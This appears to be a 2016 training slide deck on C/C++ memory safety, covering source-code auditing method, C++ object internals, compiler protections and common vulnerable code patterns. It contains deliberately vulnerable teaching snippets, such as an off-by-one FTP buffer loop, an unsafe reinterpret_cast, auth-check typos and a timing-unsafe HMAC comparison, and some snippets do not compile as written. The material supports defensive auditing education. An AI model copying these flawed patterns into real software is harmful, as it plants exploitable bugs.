Updated: 7/31/2016

Modern Memory Safety

C/C++ Vulnerability Discovery, Exploitation, Hardening

Introduction

- Developing a simple but effective methodology for performing source code audits
- A variety of source code patterns that can lead to memory safety vulnerabilities
- Analysis and discussion of several real vulnerabilities
- C/C++ Hardening techniques and libraries

- Code review walk-through
- Student questions, discussion, and challenges
- Hands on code auditing exercises

Source Code Exercises

- You should have downloaded a copy of the source code exercises we will be looking at
- You should use the operating system and code IDE you are most comfortable with
- We will not be compiling any code in class but most of the examples can be compiled and run

Source Code Exercises

- Example exercises written specifically for the course to show fundamental concepts and challenge students
  - All should compile on Linux, drop them in a debugger, experiment
- Open source code containing various projects stripped down for size
  - May not compile but you can always go download the full project

Vulnerability Discovery

Finding Vulnerabilities

- Fuzzing
  - Fast, cheap, shallow
  - Doesn’t reach deeper, complex code paths without specialized instrumentation
  - Can be made more effective via source auditing
- Binary analysis
  - Significant time investment required
  - Easy to miss simple bugs this way
  - Lacks the context available with source

Source Code Analysis

- Manual source auditing gives you access to details normally lost through the compilation process
- Spotting vulnerable code patterns through manual source code analysis will give you a greater understanding of the vulnerabilities you find
- Source analysis will find vulnerabilities in code paths that fuzzers do not cover effectively and are extremely difficult to spot in a disassembly
- Design and architectural vulnerabilities are easier to identify

Root Cause Analysis

"This use-after-free happens when an element object is unexpectedly deleted"

- Gain a deeper understanding of a vulnerability
- The details matter if you want to find similar bugs or reliably exploit the one you found
- A source code audit helps you understand the root cause much faster

Severity

- Vulnerabilities don’t live in a vacuum
- Full root cause analysis will help to accurately rate the severity of a vulnerability
- A source code audit helps you understand the vulnerability in the larger context of the application
- Exploitation experience helps
- We are going to discuss this more tomorrow

Code Auditing Methodology

Workflow

- The IDE you use will play a significant role in your success
- You want ctags or similar functionality for navigating code
    - Click a symbol, find its implementation or definition
    - This is harder in C++ due to inheritance and overloading
- Syntax highlighting is an important visual component
- Keep notes on functions and object relationships

Step Backwards By Asking How

- "The object, `TaskIO`, is used for IPC"
  - How? By calling the `TaskIO` APIs with an `InputBin` structure
  - How? By calling the `TaskIO` constructor
  - How? By calling the overloaded `new` operator for `TaskIO`
  - How? By allocating space using the `TaskArena`
  - How? By calling `mmap` in `TaskSetup`
- You can lose context with multiple levels of inheritance and abstraction
  - Set limits on levels of depth, set anchor points, keep notes on context
- You will find this helps to quickly prove or disprove your assumptions

Automated Tooling

- An insecure API scanner could be in this category
  - Regex for `strcpy, sprintf, memcpy`
- LLVM clang-analyzer is usable and finds real bugs
- ctags, cscope, doxygen or other tools built to extract data structure and flow information from code
- Custom libclang, Joern tools for extracting known vulnerable code patterns

Target Selection

- Manual taint analysis
  - Identify attack surface by enumerating code locations untrusted data enters the process
  - Parsing of untrusted data/code may be done with few lines of code but will taint data structures propagated throughout the program
- Identify critical back-end components
  - Memory allocators, garbage collection, JIT, reference counting templates

Target Prioritization

- Prioritize your targets based on your goals
- Answering a few questions about the target helps
  - Preliminary output of a bad API scanner
  - Has the code been audited or fuzzed before?
  - How many vulnerabilities have been found in this component in the past?
    - How technically sophisticated were they?
  - How many LOC?

Full Code Audit

- Large and time consuming effort, usually an investment of weeks/months
- The knowledge gained will help you on future audits of the same code
- Incremental changes to the code will immediately make sense to you
- Do this to understand how the application works internally

Pattern Based

- A targeted approach that looks for a specific vulnerability pattern
- Start by looking at known vulnerabilities in the application and then looking for that pattern in similar components
    - Security advisories, changelog, bugzilla, trac
- Scan for easily misused APIs and narrow down the list of those worthy of further investigation
- Example: audit every JavaScript event handler caller in a browser for use-after-free vulnerabilities
- We will talk about security contracts later on

Runtime Assisted

- All vulnerabilities discovered through source auditing should be verified at runtime
- Compile the target application with source debugging support
- Extract runtime information using tools such as a debugger or a binary instrumentation framework
- Use a hit tracer to print out function calls and data structures as they are populated when viewing or parsing some untrusted data

Runtime Assisted

- Helps extract the program state when a function of interest is reached
- Speed up documentation by quickly determining complex object hierarchies
- Prove or disprove assumptions based on inputs

```
class Base {
  public:
  virtual void Func() const {
    cout << "Base::Func";
  }
 protected:
   int val;
};

class Derived : public Base {

public:
  Derived() { }
  ~Derived() { }
  void Func() const {
    cout << "Derived::Func";
  }
  void setVal(int i) {
    val = i;
  }
};

Derived *d = new Derived();
d->setVal(90);
```

Runtime Assisted

- Examining objects at runtime with GDB

```
(gdb) p *d
$1 = {<Base> = {_vptr.Base = 0x80488f8, val = 90} }
(gdb) x/8x d
0x804b008:  0x080488f8  0x0000005a  0x00000000  0x00020ff1
0x804b018:  0x00000000  0x00000000  0x00000000  0x00000000
(gdb) x/2x d
0x804b008:  0x080488f8  0x0000005a
(gdb) x/10i 0x080488f8
   0x80488f8 <_ZTV7Derived+8>: jp 0x8048881 <__do_global_ctors_aux+17>
```

- Examining objects at runtime with WinDbg

```
0:000> dt d
Local var @ 0x23f9fc Type Derived*
0x005917a0
   +0x000 __VFN_table : 0x00b0732c
   +0x004 val              : 0n90
0:000> dd 0x00b0732c
00b0732c  00ad1294 00000000 636e7546 6f726620
0:000> u 00ad1294
windbg_src_examples!ILT+655(?FuncDerivedUBEXXZ):
00ad1294 e9f7040000
     jmp windbg_src_examples!Derived::Func (00ad1790)
```

Runtime Assisted

- Examining complex objects at runtime with WinDbg

```
0:000> dt -r position
Local var @ 0x26df8c Type WebCore::Position*
0x0103a18c
   +0x000 m_anchorNode     : WTF::RefPtr<WebCore::Node>
      +0x000 m_ptr            : 0x0319b4c0 WebCore::Node
         +0x000 __VFN_table : 0x6a44a040
         +0x004 m_maskedWrapper  : v8::Persistent<v8::Object>
         +0x008 m_refCount       : 0n3
         +0x00c m_nodeFlags      : 0x215e
         +0x010 m_parentOrShadowHostNode : 0x03831880 WebCore::ContainerNode
         +0x014 m_treeScope      : 0x03160d2c WebCore::TreeScope
         +0x018 m_previous       : 0x037c3540 WebCore::Node
         +0x01c m_next           : 0x037c3510 WebCore::Node
         +0x020 m_data           : WebCore::Node::DataUnion
   +0x004 m_offset         : 0n0
   +0x008 m_anchorType     : 0y001
   +0x00c m_isLegacyEditingPosition : 0y0

  …(output cropped)…
```

Methodology Notes

- You should always revisit code you read previously
  - The more code you read the more context you add
- Keep a personal wiki for each code audit you perform, document as you go
- Try not to assume the program will be in a particular state at runtime without proving it
  - You will miss vulnerabilities
  - You will flag vulnerabilities that don’t exist

C/C++ Essentials

Pointers vs References

- C/C++ Pointers point at a piece of memory
  - Can be NULL
  - Can be reassigned
  - Can point at invalid or unmapped addresses
- C++ References are an alias for a specific variable or object instance
  - Cannot be NULL
  - Cannot be reassigned
  - Less confusing syntax

C/C++ Operators

=	Assignment
+	Addition (Unary + / -)
-	Subtraction
*	Multiplication,Dereference
/	Division
%	Modulo
^	XOR
++	Increment
--	Decrement

<table>
<tr><td>==</td><td>Equal to</td></tr>
<tr><td>!=</td><td>Not equal to</td></tr>
<tr><td>></td><td>Greater than</td></tr>
<tr><td><</td><td>Less than</td></tr>
<tr><td>>=</td><td>Greater than or equal to</td></tr>
<tr><td><=</td><td>Less than or equal to</td></tr>
<tr><td>!</td><td>Logical NOT</td></tr>
<tr><td>&&</td><td>Logical AND</td></tr>
<tr><td>| |</td><td>Logical OR</td></tr>
</table>


<table>
<tr><td>~</td><td>Bitwise NOT</td></tr>
<tr><td>&</td><td>Bitwise AND, Address Of</td></tr>
<tr><td>|</td><td>Bitwise OR</td></tr>
<tr><td><<</td><td>Bitwise left shift</td></tr>
<tr><td>>></td><td>Bitwise right shift</td></tr>
<tr><td>*a</td><td>Dereference</td></tr>
<tr><td>&a</td><td>Reference (address of)</td></tr>
<tr><td>a->b</td><td>Structure dereference</td></tr>
<tr><td>a.b</td><td>Structure reference</td></tr>
</table>

()	Function Call
a[1]	Array subscript
?	Ternary if/else
new	New object
delete	Delete object

C/C++ Built-In Data Types (ILP32)

Type	Width	Min	Max
signed char	8	-128	127
unsigned char	8	0	255
short	16	-32768	32767
unsigned short	16	0	65535
int	32	-2147483648	2147483647
unsigned int	32	0	4294967295
long	32	-2147483648	2147483647
long long	64	-9223372036854775808	9223372036854775807
unsigned long long	64	0	18446744073709551615

C/C++ Built-In Data Types



lvalue, rvalue, xvalue

- Every expression is either an lvalue or an rvalue
- An lvalue persists beyond a single expression, an object instance with a variable you can address it with
- An rvalue does not persist beyond the expression that uses it
- An xvalue is an expiring value (rvalue references)

```
Foo(const Foo&& f)
      r = f.obj;
      r->incRef();
}
```

xvalue

```
Object a = (b + c);
```

lvalue

rvalue

C++ Inheritance

- Classes can inherit from a base class, these are referred to as derived classes
- Classes can define virtual methods that can be over rode by a derived class using a vtable

```
class Base {
  public:
    virtual void callBack() const {
      cout << "Base::CB";
    }
  protected:
    int val;
};
class Derived : public Base {
  public:
    Derived() { }
    ~Derived() { }
    void callBack() const {
      cout << "Derived::CB";
    }
    void setVal(int i) { val = i; }
      int getVal() { return val; }
};
```

The Rule Of Three

"If a class defines a destructor, a copy constructor or a copy assignment operator it should explicitly define all three"

- The semantics of these three should match
- The compiler will automatically generate these if they aren't explicitly defined
    - These compiler generated versions are known as bitwise copies or shallow copies

The Rule Of Three

- Destructor
  - Frees member variables that point at allocated memory, destroying other resources as necessary
- Copy constructor
  - Creates an object instance by performing a deep copy of the source objects member variables
- Copy assignment operator
  - Destroys the current objects state and performs a deep copy of the source objects member variables

The Rule Of Three

- We define a class `ABC` and create two instances
- The rule of three ensures consistent use of the `ABC` objects throughout their lifecycle

```
class ABC {
   // copy constructor
   // assignment operator
   // destructor

   public:
      vector<int> *a;
}

ABC *p = new ABC ( );

ABC *z = new ABC ( );
```

Define a class, ABC, with one member variable that is a pointer to vector of ints

```
delete p;
```

Destructor needs to delete the vector *p->a* points at

```
p = z;
```

Copy assignment operator needs to destroy *p->a* and copy *z->a* to *p->a*

```
ABC *j = new ABC(p);
```

Copy constructor needs to create *j* by copying *p->a* to *j->a*

The Rule Of Five

- C++11 introduces rvalue references
    - Performance optimizations with temporary objects
- Move constructor and Move assignment operator
    - Moves data from one object to another without any copying operations
    - Take ownership of pointers by setting source to NULL

The Rule Of Five

- The rule of 5 is implemented in this example code
- rvalue references are used in the move constructor and assignment operator
- Why is the rule of 5 relevant to security?

```
class Base {
  public:
    Base() { v = 1; }
    ~Base() { v = 0; }

    Base(const Base& b) {
        v = b.v;
    }

    Base operator=(const Base& b) {
        v = b.v;
        return b;
    }

    Base(const Base&& b) {
        v = b.v;
        b.v = NULL;
    }

    Base operator=(const Base&& b) {
        v = b.v;
        return b;
    }

    int v;
};
```

Sealed Keyword

- MSVC has a keyword named sealed that can be used on C++ classes, member variables and functions
- sealed means a virtual member or type cannot be overridden or used as a base type
- The security benefit is that some use-after-free vulnerabilities no longer dereference a vtable
  - It’s possible they can still be used as memory disclosures if they read a stale member variable from a deleted class instance

Sealed Keyword

- `sealed` keyword used in `Derived` virtual function
- Using the `sealed` keyword here means no indirect call for `Derived::Virt`

```
class Base {
  public:
    virtual void Virt() {
        cout << "Base Virt";
    }
};
class Derived : public Base {
  public:
    virtual void Virt() sealed {
        cout << "Derived Virt!";
    }
};
int aFunction() {
    Derived *der = new Derived();
    der->Virt();
    delete der;
}
```

Sealed Keyword

```
.text:00401050                 push    ebp
.text:00401051                 mov     ebp, esp
.text:00401053                 sub     esp, 10h
.text:00401056                 push    4               ; size
.text:00401058                 call    ??2@YAPAXI@Z    ; operator new(uint)
.text:0040105D                 add     esp, 4
.text:00401060                 mov     [ebp+this], eax
.text:00401063                 cmp     [ebp+this], 0
.text:00401067                 jz      short loc_401076
.text:00401069                 mov     ecx, [ebp+this] ; this
.text:0040106C                 call    j_??0Derived@@QAE@XZ ; Derived::Derived(void)
.text:00401071                 mov     [ebp+var_C], eax
.text:00401074                 jmp     short loc_40107D
.text:00401076 ; ---------------------------------------------------------------------------
.text:00401076
.text:00401076 loc_401076:                             ; CODE XREF: _main+17↑j
.text:00401076                 mov     [ebp+var_C], 0
.text:0040107D
.text:0040107D loc_40107D:                             ; CODE XREF: _main+24↑j
.text:0040107D                 mov     eax, [ebp+var_C]
.text:00401080                 mov     [ebp+der], eax
.text:00401083                 mov     ecx, [ebp+der]
.text:00401086                 mov     edx, [ecx]
.text:00401088                 mov     ecx, [ebp+der]
.text:0040108B                 mov     eax, [edx]
.text:0040108D                 call    eax
```

```
.text:00401050                 push    ebp
.text:00401051                 mov     ebp, esp
.text:00401053                 sub     esp, 10h
.text:00401056                 push    4               ; size
.text:00401058                 call    ??2@YAPAXI@Z    ; operator new(uint)
.text:0040105D                 add     esp, 4
.text:00401060                 mov     [ebp+this], eax
.text:00401063                 cmp     [ebp+this], 0
.text:00401067                 jz      short loc_401076
.text:00401069                 mov     ecx, [ebp+this] ; this
.text:0040106C                 call    j_??0Derived@@QAE@XZ ; Derived::Derived(void)
.text:00401071                 mov     [ebp+var_8], eax
.text:00401074                 jmp     short loc_40107D
.text:00401076 ; ---------------------------------------------------------------------------
.text:00401076
.text:00401076 loc_401076:                             ; CODE XREF: _main+17↑j
.text:00401076                 mov     [ebp+var_8], 0
.text:0040107D
.text:0040107D loc_40107D:                             ; CODE XREF: _main+24↑j
.text:0040107D                 mov     eax, [ebp+var_8]
.text:00401080                 mov     [ebp+der], eax
.text:00401083                 mov     ecx, [ebp+der]  ; this
.text:00401086                 call    j_?Virt@Derived@@UAEXXZ ; Derived::Virt(void)
```

- No sealed keyword results in an indirect call
- Virtual function table is required to dispatch this call

- Sealed keyword results in a direct call
- No virtual function table is used to dispatch this call

Type Conversions

- Implicit conversions happen when we perform an operation on two different types that can result in an integer promotion (converting a narrower data type to int or unsigned int)
  - These are value preserving when the destination type can represent any values of the source type
- Explicit conversions are when the developer casts a variable of one type as another

Integer Promotion

- Integer promotions are decided on ranks
- This will result in a value preserving promotion to int or unsigned int

Source	Result	Explanation
`char`	`int`	int can hold all values char can
`short`	`int`	int can hold all values short can
`unsigned short`	`int`	int can hold all values unsigned short can
`unsigned int`	`unsigned int`	unsigned int is same type

“Integer types smaller than int are promoted when an operation is performed on them. If all values of the original type can be represented as an int, the value of the smaller type is converted to an int; otherwise, it is converted to an unsigned int” - CERT Secure Coding

Type Casting

- An explicit type cast in C

```
int a;
unsigned char b = (unsigned char) a;
```

- C++ provides its own operators for type casting
  - These are often used with more complex object types such as class instances and structs

```
dynamic_cast
reinterpret_cast
static_cast
```

C++ Type Conversions

`dynamic_cast`

- Must be to a pointer or a reference
- Returns a NULL pointer or throws an exception if the cast is invalid (mismatched base class)

`static_cast`

- Mostly used for basic type conversions
- Will not throw exception or return NULL

`reinterpret_cast`

- Performs conversion of one type to any other
- Usually unsafe when used with structs or C++ objects

C++ Type Conversions

```
class Base {
  Public:
    virtual void foo() { }
};

class Derived : public Base {
  Public:
    Derived() { }
    virtual ~Derived() { }
    void foo() { }
};

void foo() {
    Derived *f = new Derived();
    Base *v = dynamic_cast<Base *>(f);
    v->foo();
    delete f;
}
```

- `dynamic_cast` used to upcast `Base` to `Derived`
- This cast is safe to perform

C++ Type Conversions

```
class Widget {
  Public:
    Widget() { }
    ~Widget() { }
    virtual void foo() { }
};

class Other {
  Public:
    Other() { i = 0x41414141; }
    ~Other() { }
    int i;
};

void someFunction() {
      Other *o = new Other();
      Widget *b = reinterpret_cast<Widget *>(o);
      b->foo();
      delete o;
}
```

- `reinterpret_cast` is used to explicitly cast a `Widget` pointer to an `Other` object
- This cast is **not** safe as there is no inherited relationship between the two classes

Code Auditing In Practice

Auditing Functions

- Auditing a function is one of the basic parts of source code analysis
- Document all argument sources (trusted or untrusted), their types and any type conversions that can occur
- Note any error or exception handlers that may impact state
- Note return values and how they relate to the state of a caller or object instance

Auditing Functions

- Large functions tend to have many variables that can be in various states, these can become hard to track
  - Comment the code as you read it documenting possible states and error conditions that can occur
  - Keep a table that tracks variable states that are dependent on inputs

Auditing Variables

- This FTP Server function `checkFTPCommand` reads an ASCII string from an FTP client

```
retval = CheckFTPCommand("hello");
...
int CheckFTPCommand(char *ftpc) {
    uint8_t ftp_command[5];
    char *p;
    int length = 0;

    memcpy(ftp_command, ftpc, sizeof(ftp_command));
    p = ftp_command;
    while(length <= sizeof(ftp_command)) {
      if(*p < 0x20 || *p > 0x7e) {
            logNonAscii(p,length);
      }
      p++;
      length++;
    }
    ftp_command[length] = '\0';
```

Auditing Variables

- Break down the function by line and how it affects each variable given an arbitrary input

Line	ftp_command	length	p
int length = 0;	uninitialized	0	uninitialized
memcpy(ftp_command, ftpc, sizeof(ftp_command))	hello	0	uninitialized
p = ftp_command;	hello	0	ftp_command[0]
p++	hello	0	ftp_command[1]
length++	hello	1	ftp_command[1]
p++	hello	1	ftp_command[2]
length++	hello	2	ftp_command[2]
p++	hello	2	ftp_command[3]
length++	hello	3	ftp_command[3]
p++	hello	4	ftp_command[4]
length++	hello	4	ftp_command[4]
p++	hello	5	ftp_command[5]
length++	hello	5	ftp_command[5]
p++	hello	6	ftp_command[6]
length++	hello	6	ftp_command[6]
ftp_command[length] = '\0';	hello	6	ftp_command[6]

Auditing API Calls

- Auditing a library API is mostly documenting which interfaces expect the caller to perform some security relevant operation before invoking it
- Make note of those that are the callers responsibility
- Example: Integer overflows, authentication logic, NULL pointer checks, counter/index/pointer increment/decrement, anything that might lead to an error condition or exception

Auditing API Calls

- Audit the code for each of their callers
- Audit each of them to see which call site implements the required check and which ones don't
- This technique is effective and scales well across different releases of the software and different consumers of the library
    - Example: a library function allocates memory after multiplying the requested size by a constant. Which applications contain callers that pass it an arbitrary untrusted size value?

Auditing API Calls

- Basic libc functions are a good example
  - read, write expect that buf is sized to nbyte

```
read(int fildes, void *buf, size_t nbyte);
write(int fildes, const void *buf, size_t nbyte);
```

  - memcpy expects that `n<=sizeof(s1)` and `n<=sizeof(s2)` otherwise an out of bounds read or write will occur

```
memcpy(void *restrict s1, const void *restrict s2, size_t n);
```

Auditing API Calls

`Code_Examples/IPC_Server/buffer_helper.h`

- Audit the API
- Find and document the API functions that require the caller perform a security relevant check
- What other insecure patterns can users of this API implement?

Custom Memory Allocators

- Understanding how a memory allocator or wrapper works internally is important for finding vulnerabilities and accurately assessing its severity
  - Implicit rounding of requested sizes
  - Uninitialized allocations
  - Complex reference counting mechanisms via overloaded operators
  - Multiple heaps or regions/arenas based on allocation sizes
- Document how the API can be used incorrectly and then audit for code that follows that pattern

Custom Memory Allocators

- WebKit FastAllocBase/FastMalloc, TCMalloc
  - Overloads `new, delete`
  - Implements `malloc, free`
- Firefox jemalloc
  - Implements `malloc, free`
- Chrome Blink Node
  - Overloads `new, delete`
  - Implements `malloc, free`

Object Lifecycle Management

- Single Responsibility Principle
  - *"The single responsibility principle states that every module or class should have responsibility over a single part of the functionality provided by the software, and that responsibility should be entirely encapsulated by the class."* - Wikipedia https://en.wikipedia.org/wiki/Single_responsibility_principle
  - Increased code complexity means this will be violated consistently across objects and interfaces
  - Note these violations and where security boundaries are crossed

Object Lifecycle Management

- Determine what components are responsible for managing the creation and destruction of objects
- These define safe and unsafe ways of declaring variables, objects and structures whose lifetime is explicitly managed by them
- In practice the rule of 5 partially implements this
- Document the behavior of raw vs managed/smart pointer interaction and object ownership
- Document all reference counting and garbage collection

Compiler Differences

- GCC, MSVC, Clang
- The severity of a vulnerability will depend on the compiler used to compile the code (only the binary can tell you the truth)
- This is important to remember when auditing portable code that can run on multiple operating systems and will be compiled by different compilers

Compiler Differences

- The `new` operator contains an implicit overflow

```
new int[length]

malloc(length * sizeof(int))
```

- GCC 4.8+ is no longer vulnerable
- MSVC 2005+ is no longer vulnerable
- Custom `new` operators and templates often reimplement this pattern

Compiler Differences

- If the application was developed for an older OS and an older compiler, it may lack the proper runtime memory protections
- If the application was written to be compatible with a specific compiler you will want to know what protections that compiler implements
- Packers and protectors are another concern for runtime protections

Compilers and Runtime Differences

- Audit all build files for protection flags

MSVC

```
/DYNAMICBASE - ASLR
/SafeSEH - Safe Structured Exception Handler
/GS - Stack Cookies
/NXCompat - DEP
```

GCC

```
-fPIE
-fstack-protector
ld -z relro
ld -z now
```

Compiler Changes

- Compilers optimize and modify code through various compilation stages
- MSVC 2010+ Uses ‘Range Check Insertion’

  `Code_Examples/Misc/Range_Check_Insertion.cpp`

- MSVC 2005 allows for overloading of insecure APIs like `strcpy` to `strcpy_s`

  `_CRT_SECURE_CPP_OVERLOAD_STANDARD_NAMES`

- Linux Kernel tun NULL pointer check removal

```
struct sock *sk = tun->sk;  // Assign sk from tun offset
...
if (!tun) // GCC removed this check due to the assignment above
  return POLLERR;
```

Compiler Changes

- Return Value Optimization
  - When a function returns a complex data type such as a struct or a class
  - The compiler tries to reduce slow redundant copy operations by creating hidden objects
  - Could result in unexpected behavior if a copy constructor does not execute

```
class C {
 public:
  C() {}
  C(const C&) { std::cout << "Copy constructor"; }
};

   C d() {
      return C();
   }

int main() {
  C o;
  C l(o); // Executes the copy constructor
  C obj = d(); // No copy constructor
```

The Rule of *N* and Compiler Generated Code

- Implicitly defined compiler generated code does not understand the semantics of deep copies

`Code_Examples/misc/Compiler_Generated_ROF.cpp`

- The `AbstractClass` manages the lifecycle of a `RefCountedObj`, but without a copy constructor the compiler generates shallow copies

```
(gdb) p *a.rco
$9 = {refcount = 1, size = 1, ptr = 0x100101410}
(gdb) p *b.rco
$10 = {refcount = 1, size = 1, ptr = 0x100101410}
```

Runtime Awareness

- The processor architecture the code will run on can impact whether a vulnerability exists or not
    - Integer related issues may be vulnerable on 32 bit platforms but not on 64 bit, possibly due to required input sizes
- Knowing the size of basic built-in data types and objects is required
- Know what segments of memory variables and objects will exist in at runtime

C++ VTable In Memory

```
0x000d17a0:
+0x000 __VFN_table : 0x0109921c
+0x004 val         : 0n99
```

dv Object in memory after the call to *setVal*. The vtable is used to find the code for the virtual *callBack* function.


```
0x0109921c: 010710c3
```

```
010710c3: jmp derived!Derived::callBack
```

```
derived!Derived::callBack:
01071290 55         push   ebp
01071291 8bec       mov    ebp,esp
01071293 51         push   ecx
01071294 894dfc     mov    dword ptr [ebp-4],ecx
01071297 6824920901 push   offset derived!`string'
0107129c 68501a0a01 push   offset derived!std::cout
010712a1 e809feffff call   derived!ILT+170
010712a6 83c408     add    esp,8
010712a9 8be5       mov    esp,ebp
010712ab 5d         pop    ebp
010712ac c3         ret
```

```
int useDerived() {
    Derived *d = new Derived();
    d->callBack();
    d->setVal(99);
    return d->getVal();
}
```

```
class Obj {
  public:
    Obj(int i) : v(i) { }
    ~Obj() { }
    int v;
};

int someFunction() {
  char *a = (char *) malloc(65535);

  void *v = VirtualAlloc(0, 65535,
            MEM_COMMIT |MEM_RESERVE,
            PAGE_EXECUTE_READWRITE);

  uint8_t b[16];

  Obj *o = new Obj(42);
  ...
}

const int s_field_sz = 1024;
int g_flag;
```



Runtime Awareness

- Global variables in bss/data are initialized to 0 as a part of the initial process loading
- APIs like `mmap` and `VirtualAlloc` return their own page aligned chunks of memory separate from the application or system heap allocator
- `malloc` and `new` usually return memory in the heap
  - These may return chunks in different heaps depending on the size of the allocation requested
  - `new` may be overloaded, or may be passed a pointer that specifies where to construct the object

Visualization

- Visualization of the process can be helpful
- Easy to do for simple data types like arrays, structures, and single/doubly linked lists
- Very difficult for more complex components such as a virtual machine language interpreter stack

Vulnerable Code Patterns

Vulnerabilities and Primitives

- Memory corruption vulnerabilities allow us to read or write memory or change the flow of execution of a process in ways that were not intended
- Vulnerability classes are given many names but all of them can be reduced to their control or influence over basic primitive operations
  - Read
  - Write
  - Execute

Vulnerable Code Patterns

- Certain design patterns commonly lend themselves to specific vulnerability patterns
  - A function that parses a binary protocol is more likely to contain integer overflows
  - A language interpreter virtual machine that processes arbitrary byte code is more likely to contain type confusion vulnerabilities
  - An FTP or HTTP server is more likely to contain buffer overflows when handling strings

Vulnerable Code Patterns

- The more obscure and complex the vulnerability, the less likely an automated tool can detect it
- For any given piece of data, the more components that operate on it, the more possible states it may be in, the more likely you are to find a bug
- In this section we discuss some common code patterns that demonstrate some core issues related to C/C++ memory management, exception handling and more

Switch/Case

- Missing `default` case
- Missing `break` statement (fall through)
- When this happens it is possible that a variable or object is left in an uninitialized state
- This is a simple case of a developer assuming the state of untrusted input
- GCC will not complain about the missing default case

```
switch(packet->id) {
    case 1:
        initAuth(packet);
    break;
    case 2:
        initReset(packet);
    break;
    case 3:
        initDisconnect(packet);
    break;
}

processPacket(packet);
```

Typos

- Assignment vs comparison

```
if(i = j) {
iEqualsJ();
}
int a;
a == b;
```

- && vs &

```
if(validAuth(u,p) &&
   validPerm(ADMIN) &
   validLength()) {
     allowLogin(TRUE)
}
```

- Missing braces around if block

```
if(validAuth)
    allowLogin(TRUE);
    adminPerm = TRUE;

if(adminPerm) {
     doAdminStuff();
}
```

Time Sensitive Operations

- Not all vulnerabilities are memory safety
- Signature verification routines are often vulnerable to timing attacks with non-constant time comparisons

```
int compareHMACs(uint8_t *hmac1, uint8_t *hmac2) {
     if(hmac1.size() != hmac2.size())
          return ERR;

     for(int i = 0; i < hmac1.size(); i++) {
          if(hmac1[i] != hmac2[i])
            return ERR;
     }
}
```

- Same vulnerability but abstracted by `C++` `std::string`

```
bool compareHMACs(string *hmac1, string *hmac2){
     if(hmac1.size() != hmac2.size())
        return ERR;

     return ((hmac1 == hmac2));
}
```

NULL Dereferences

- NULL pointer dereferences are typically not exploitable for arbitrary code execution
